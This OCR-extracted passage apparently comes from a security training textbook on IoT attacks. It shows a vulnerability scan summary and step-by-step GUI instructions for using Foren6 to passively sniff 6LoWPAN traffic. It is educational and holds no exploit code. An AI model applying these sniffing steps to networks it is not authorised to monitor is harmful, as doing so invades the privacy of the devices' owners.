
Total Vulnerabilities	Low	Medium	High
993	89	886	18

Total Hosts Scanned	Total Scans Executed
112	112

Figure 18.33: Screenshot of Retina IoT (RIoT) Scanner

Sniffing using Foren6

- Attackers use tools like Foren6 to **sniff the traffic** of IoT devices
- Foren6 uses sniffers **to capture 6LoWPAN traffic** and renders the network state in a graphical user interface
- Foren6 captures all **RPL-related information** and identifies abnormal behaviors
- It combines multiple sniffers and **captures live packets** from deployed networks in a non-intrusive manner



https://cetic.github.io

Sniffing using Foren6

Source: https://cetic.github.io


Attackers use tools such as Foren6 to sniff the traffic of IoT devices. Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world IoT applications.

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface (GUI). It detects routing problems. The Routing Protocol for 6LoWPAN Networks, RPL, is an emerging IETF standard. Foren6 captures all RPL-related information and identifies abnormal behaviors. It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner.

For example, the basic steps to analyze a real 6LoWPAN network using a Contiki-based sniffer module are as follows:

- Open **Foren6**, after installation
- Now, open the "**Manage Sources**" dialog by clicking the **Manage Sources** button in the Toolbar or from the "**File**" menu
- In this dialog, remove any existing entries in the top section by selecting each individual element and hitting the '**Remove**' button
- Next, add a new source by specifying the three fields, as shown below:
  - **Target**: Type the path to the USB device (example: /dev/ttyUSB0)
  - **Channel**: The integer value of the channel you want to sniff (1 to 26)
  - **Type**: Select sniff

- Click the **Add** button when the above information is entered
- If the device is found by the application, it will appear in the list of available devices. If your device exists, but you get an error at this point, it is likely that the user running Foren6 does not have permission to access that serial device. Then, launch the Foren6 application as root.
- Hit the **Close** button to return to the main window
- Click the **Start** button (which will now be enabled) to launch a packet capture


Manage Sniffers
Opened sniffers and files
Browse
Add
Remove
Close Window

Type	Path	Channel	URL
snif	/dev/ttyUSB0	24	snif:///dev/ttyUSB0?channel=24

